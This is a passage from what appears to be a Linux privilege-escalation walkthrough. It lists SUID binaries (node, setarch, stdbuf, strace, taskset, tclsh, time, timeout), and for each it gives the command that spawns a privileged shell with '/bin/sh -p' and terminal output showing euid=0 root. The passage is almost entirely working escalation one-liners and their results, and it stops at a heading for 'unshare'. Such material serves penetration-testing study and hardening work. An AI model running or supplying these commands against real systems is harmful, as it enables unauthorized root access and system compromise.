
```
bash-4.2$ node -e 'require("child_process").spawn("/bin/sh", ["-p"], {stdio: [0,
 1, 2]});'
<"child_process").spawn("/bin/sh", ["-p"], {stdio: [0, 1, 2]});'
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# 
```

### 6. setarch




```
sh-4.2$ setarch $(arch) /bin/sh -p
setarch $(arch) /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# 
```

### 7. stdbuf




```
bash-4.2$ stdbuf -i0 /bin/sh -p
stdbuf -i0 /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# 
```

### 8. strace




```
bash-4.2$ strace -o /dev/null /bin/sh -p
strace -o /dev/null /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# 
```

### 9. taskset




```
$ taskset 1 /bin/sh -p
taskset 1 /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# 
```

### 10. tclsh




```
bash-4.2$ tclsh
tclsh
% exec /bin/sh -p <@stdin >@stdout 2>@stderr
exec /bin/sh -p <@stdin >@stdout 2>@stderr
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# 
```

### 11. time




```
bash-4.2$ time /bin/sh -p
time /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2#
```

### 12. timeout




```
bash-4.2$ timeout 7d /bin/sh -p
timeout 7d /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2#
```

### 13. unshare



